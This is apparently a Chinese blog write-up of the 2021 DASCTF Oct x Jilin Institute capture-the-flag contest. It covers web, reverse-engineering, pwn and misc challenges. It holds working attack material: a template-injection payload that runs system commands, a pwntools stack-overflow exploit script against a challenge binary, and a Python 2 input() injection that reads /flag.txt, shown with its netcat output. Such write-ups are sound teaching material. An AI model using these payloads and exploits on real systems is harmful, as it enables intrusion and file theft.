DASCTF Oct X 吉林工师 欢迎来到魔法世界～ WriteUp

原创

七月7yue 于 2021-10-26 10:59:52 发布 880 收藏 5

分类专栏： CTF MISC 文章标签： 信息安全

本文链接：https://blog.csdn.net/qyCraner/article/details/120968025

CTF 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏


MISC

4 篇文章 0 订阅

订阅专栏

本篇文章原文：http://www.7yue.top/dasctf-oct-x-%E5%90%89%E6%9E%97%E5%B7%A5%E5%B8%88-wp/

雪殇杯好耶，顶碗人大胜利！！！



WEB


迷路的魔法少女

```
?attrid=0&attrstr=${eval(system('cat /etc/timezone'))}
```

REVERSE

魔法叠加


pyc文件，改掉了magic，首先需要修复一下



前两位是版本信息，fuzz一下可知这是python3.7的pyc文件，正常python3.7的pyc文件前两位是420D

并且和面多了一个7102的字段，也导致了前面长度变成了7334。

修复只需要把开头改成420D，删掉7102字段，并且将前面的长度-2，变成7332即可。



修复下正常反编译

```
# uncompyle6 version 3.7.4
# Python bytecode 3.7 (3394)
# Decompiled from: Python 3.8.0 (tags/v3.8.0:fa919fd, Oct 14 2019, 19:37:50) [MSC v.1916 64 bit (AMD64)]
# Embedded file name: ./2.py
# Compiled at: 2021-10-20 11:56:04
# Size of source mod 2**32: 1928 bytes
import struct
O0000000000000000 = [
 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', '
W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's'
, 't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '!', '#', '$', '%', '&',
'(', ')', '*', '+', ',', '.', '/', ':', ';', '<', '=', '>', '?', '@', '[', ']', '^', '_', '`', '{', '|', '}', '~
', '"']
def encode(O0000000000000000):
    """"""
    O0000000000000000 = 0
    O0000000000000000 = 0
    O0000000000000000 = ''
    for O0000000000000000 in range(len(O0000000000000000)):
        O0000000000000000 = O0000000000000000[O0000000000000000:O0000000000000000 + 1]
        O0000000000000000 |= struct.unpack('B', O0000000000000000)[0] << O0000000000000000
        O0000000000000000 += 8
        if O0000000000000000 > 13:
            O0000000000000000 = O0000000000000000 & 8191
            if O0000000000000000 > 88:
                O0000000000000000 >>= 13
                O0000000000000000 -= 13
            else:
                O0000000000000000 = O0000000000000000 & 16383
                O0000000000000000 >>= 14
                O0000000000000000 -= 14
            O0000000000000000 += O0000000000000000[(O0000000000000000 % 91)] + O0000000000000000[(O0000000000000
000 // 91)]
    if O0000000000000000:
        O0000000000000000 += O0000000000000000[(O0000000000000000 % 91)]
        if O0000000000000000 > 7 or O0000000000000000 > 90:
            O0000000000000000 += O0000000000000000[(O0000000000000000 // 91)]
    return O0000000000000000

O0000000000000000 = []
O0000000000000000 = []
O0000000000000000 = input('plz input O0OOOOOOOOOOOOO:\n')
for i in range(0, 52):
    O0000000000000000 = O0000000000000000[i:] + O0000000000000000[0:i]
    O0000000000000000 = encode(O0000000000000000.encode('utf-8'))
dic = open('./00.txt', 'a')
dic.write(O0000000000000000)
dic.close
# okay decompiling magic.pyc
```

52次base91，码表偏移1

抄个解密脚本，微改

```
# -*- coding:utf-8 -*-
import struct
rawb91Maps = ['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M',
          'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z',
          'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm',
          'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z',
          '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '!', '#', '$',
          '%', '&', '(', ')', '*', '+', ',', '.', '/', ':', ';', '<', '=',
          '>', '?', '@', '[', ']', '^', '_', '`', '{', '|', '}', '~', '"']
def decode(encoded_str:bytes):
    ''' Decode Base91 string to a bytearray '''
    v = -1
    b = 0
    n = 0
    out = b''
    for strletter in encoded_str.decode():
        if not strletter in b91Table:
            continue
        c = b91Table[strletter]
        if v < 0:
            v = c
        else:
            v += c * 91
            b |= v << n
            n += 13 if (v & 8191) > 88 else 14
            while True:
                out += struct.pack('B', b & 255)
                b >>= 8
                n -= 8
                if not n > 7:
                    break
            v = -1
    if v + 1:
        out += struct.pack('B', (b | v << n) & 255)
    return out

b91MapArr = []
for i in range(0, 52):
    b91MapArr.append(rawb91Maps[i:] + rawb91Maps[0:i])
b91MapArr.reverse()
with open("/home/kali/Desktop/00.txt", "rb") as f:
    strs = f.read()

for i in range(0, 52):
    b91Table = dict((v, k) for k, v in enumerate(b91MapArr[i]))
    strs = decode(strs).decode()
    print("round:", i)

print(strs)
```

马猴烧酒

一个变表的base64

```
abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

编码时间戳

```
1633831810
```

而后与

```
flag{this_is_fake_flag}
```

简单异或得到Key魔改SM4，

改了Sbox和CK

改下脚本


```
// sm4.h
static const unsigned char SboxTable[16][16] =
{
    {0x48, 0x90, 0xE9, 0xFE, 0xCC, 0xE1, 0x3D, 0xB7, 0x16, 0xB6, 0x14, 0xC2, 0x28, 0xFB, 0x2C, 0x05},
    {0x2B, 0x67, 0x9A, 0x76, 0x2A, 0xBE, 0x04, 0xC3, 0xAA, 0x44, 0x13, 0x26, 0x49, 0x86, 0x06, 0x99},
    {0x9C, 0x42, 0x50, 0xF4, 0x91, 0xEF, 0x98, 0x7A, 0x33, 0x54, 0x0B, 0x43, 0xED, 0xCF, 0xAC, 0x62},
    {0xE4, 0xB3, 0x1C, 0xA9, 0xC9, 0x08, 0xE8, 0x95, 0x80, 0xDF, 0x94, 0xFA, 0x75, 0x8F, 0x3F, 0xA6},
    {0x47, 0x07, 0xA7, 0xFC, 0xF3, 0x73, 0x17, 0xBA, 0x83, 0x59, 0x3C, 0x19, 0xE6, 0x85, 0x4F, 0xA8},
    {0x68, 0x6B, 0x81, 0xB2, 0x71, 0x64, 0xDA, 0x8B, 0xF8, 0xEB, 0x0F, 0x4B, 0x70, 0x56, 0x9D, 0x35},
    {0x1E, 0x24, 0x0E, 0x5E, 0x63, 0x58, 0xD1, 0xA2, 0x25, 0x22, 0x7C, 0x3B, 0x01, 0x21, 0x78, 0x87},
    {0xD4, 0x00, 0x46, 0x57, 0x9F, 0xD3, 0x27, 0x52, 0x4C, 0x36, 0x02, 0xE7, 0xA0, 0xC4, 0xC8, 0x9E},
    {0xEA, 0xBF, 0x8A, 0xD2, 0x40, 0xC7, 0x38, 0xB5, 0xA3, 0xF7, 0xF2, 0xCE, 0xF9, 0x61, 0x15, 0xA1},
    {0xE0, 0xAE, 0x5D, 0xA4, 0x9B, 0x34, 0x1A, 0x55, 0xAD, 0x93, 0x32, 0x30, 0xF5, 0x8C, 0xB1, 0xE3},
    {0x1D, 0xF6, 0xE2, 0x2E, 0x82, 0x66, 0xCA, 0x60, 0xC0, 0x29, 0x23, 0xAB, 0x0D, 0x53, 0x4E, 0x6F},
    {0xD5, 0xDB, 0x37, 0x45, 0xDE, 0xFD, 0x8E, 0x2F, 0x03, 0xFF, 0x6A, 0x72, 0x6D, 0x6C, 0x5B, 0x51},
    {0x8D, 0x1B, 0xAF, 0x92, 0xBB, 0xDD, 0xBC, 0x7F, 0x11, 0xD9, 0x5C, 0x41, 0x1F, 0x10, 0x5A, 0xD8},
    {0x0A, 0xC1, 0x31, 0x88, 0xA5, 0xCD, 0x7B, 0xBD, 0x2D, 0x74, 0xD0, 0x12, 0xB8, 0xE5, 0xB4, 0xB0},
    {0x89, 0x69, 0x97, 0x4A, 0x0C, 0x96, 0x77, 0x7E, 0x65, 0xB9, 0xF1, 0x09, 0xC5, 0x6E, 0xC6, 0x84},
    {0x18, 0xF0, 0x7D, 0xEC, 0x3A, 0xDC, 0x4D, 0x20, 0x79, 0xEE, 0x5F, 0x3E, 0xD7, 0xCB, 0x39, 0xD6}
};
static const unsigned long CK[32] =
{
    0xF4BFE18F, 0xA8AA055C, 0x8B266D2B, 0xB3819D47, 0x0B1B3A85, 0xF7DB86B6, 0xC3279F82, 0x39D9C102,
    0xBEA224C9, 0xE75D4DAC, 0xAC61726C, 0x6F98AA6F, 0xFA2ADA4E, 0x6A7CFF92, 0xA8066E7B, 0x7BE32F9F,
    0x8CD0FED3, 0x4B98AF71, 0x790C2CBC, 0xBF880433, 0xAA46F582, 0x69C17A2C, 0x80BBD5E4, 0x24A02531,
    0x293D87B3, 0x75F159AD, 0xB750AE9D, 0x9886928C, 0x05577A22, 0xB425E19F, 0x124D4F63, 0xE26F66D1
};
```

```c
#include <stdio.h>
#include "sm4.h"
int main()
{
    sm4_context ctx;
    unsigned char key[16] = {0x0B, 0x18, 0x18, 0x29, 0x16, 0x3A, 0x5E, 0x27, 0x1E, 0x2B, 0x5F, 0x3F, 0x32, 0x07,
 0x5C, 0x56};
    unsigned char enc[16] = {0xF7, 0xEB, 0x5E, 0x87, 0x17, 0x9C, 0x74, 0x94, 0x44, 0xB5, 0xF5, 0x12, 0xF9, 0x74,
 0x15, 0x5F};
    unsigned char dec[16];

    sm4_setDecryptKey(&ctx, key);
    sm4_CryptoEcb(&ctx, 0, 16, enc, dec);
    for (int i = 0; i < 16; i++)
        printf("%c", dec[i]);
    printf("\n");
    return 0;
}
```

PWN

搬山的魔法少女

下载附件得到一个文件，查看十六进制可知是个bmp文件，修改后缀打开发现右下角有明显的不同种类的绿色，故这里可能对g通道数据有一定隐写



fuzz一下可以得知，提取所有像素g通道数据，对0xff异或即可得到一个新文件

```
from PIL import Image
import struct
pic = Image.open('C:\\Users\\34603\\Desktop\\flag2.bmp')
a, b = pic.size
fp = open('C:\\Users\\34603\\Desktop\\flag.zip', 'wb')
for y in range(b):
    for x in range(a):
        g = pic.getpixel((x, y))[1]
        data = struct.pack('B', g & 0xff)
        # print(data)
        fp.write(data)
fp.close()
```

最终得到一个压缩包文件，

压缩包内是pwn的附件

pwn部分：

绕过检查后栈溢出

```python
#!/usr/bin/python
from pwn import *
import sys
import time
#from LibcSearcher import LibcSearcher
context.log_level = 'debug'
context.arch='amd64'
local=1
binary_name='miscpwnn'
libc_name='libc.so.6'
#libc_name='libc-2.31.so'
libc=ELF("./"+libc_name)
e=ELF("./"+binary_name)


def exp(i,j):
    #try:
        if local:
            p=process("./"+binary_name)
        else:
            p=remote('47.104.71.220', 38562)

        def z(a=''):
            if local:
                gdb.attach(p,a)
                if a=='':
                    raw_input
            else:
                pass

        ru=lambda x:p.recvuntil(x)
        sl=lambda x:p.sendline(x)
        sd=lambda x:p.send(x)
        sa=lambda a,b:p.sendafter(a,b)
        sla=lambda a,b:p.sendlineafter(a,b)
        ia=lambda :p.interactive()

        sla('How many mountains do you want?','225')
        sla('How many mountains can you take each time?',str(i))
        ru('How many mountains do you move?')
        z('b*0x80488c7')
        sl(str(j))
        sl(b'a'*30+b'b'*2+p32(0x80485b6))
        ia()
    #except:
        #p.close
'''
for i in range(1,0x1e):
    for j in range(1,i):
        exp(i,j)
'''
exp(30,29)
```

MISC

WELCOME DASCTFxJlenu


python2的input漏洞

```
__import__('os').system('cat /flag.txt')
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc node4.buuoj.cn 27192
Hello! CTFer!
Welcome to Dasctf x Jlenu.
Plz input your name
> __import__('os').system('dir')
bin   dev  flag.txt  lib    media  opt   root  sbin  sys      tmp  var
boot  etc  home      lib64  mnt    proc  run   srv   talk.py  usr
Wow!
Hello 0
Give your gift https://www.youtube.com/watch?v=dQw4w9WgXcQ

┌──(kali㉿kali)-[~/Desktop]
└─$ nc node4.buuoj.cn 27192
Hello! CTFer!
Welcome to Dasctf x Jlenu.
Plz input your name
> __import__('os').system('cat /flag.txt')
flag{86b7aee9-f1d1-4116-b3d1-ab555722441f}
Wow!
Hello 0
Give your gift https://www.youtube.com/watch?v=dQw4w9WgXcQ
```

魔法少女的迷音


下载附件得到一个加密压缩包



google搜索一下注释atom128，得到一个在线解密网站



解密得到压缩包密码

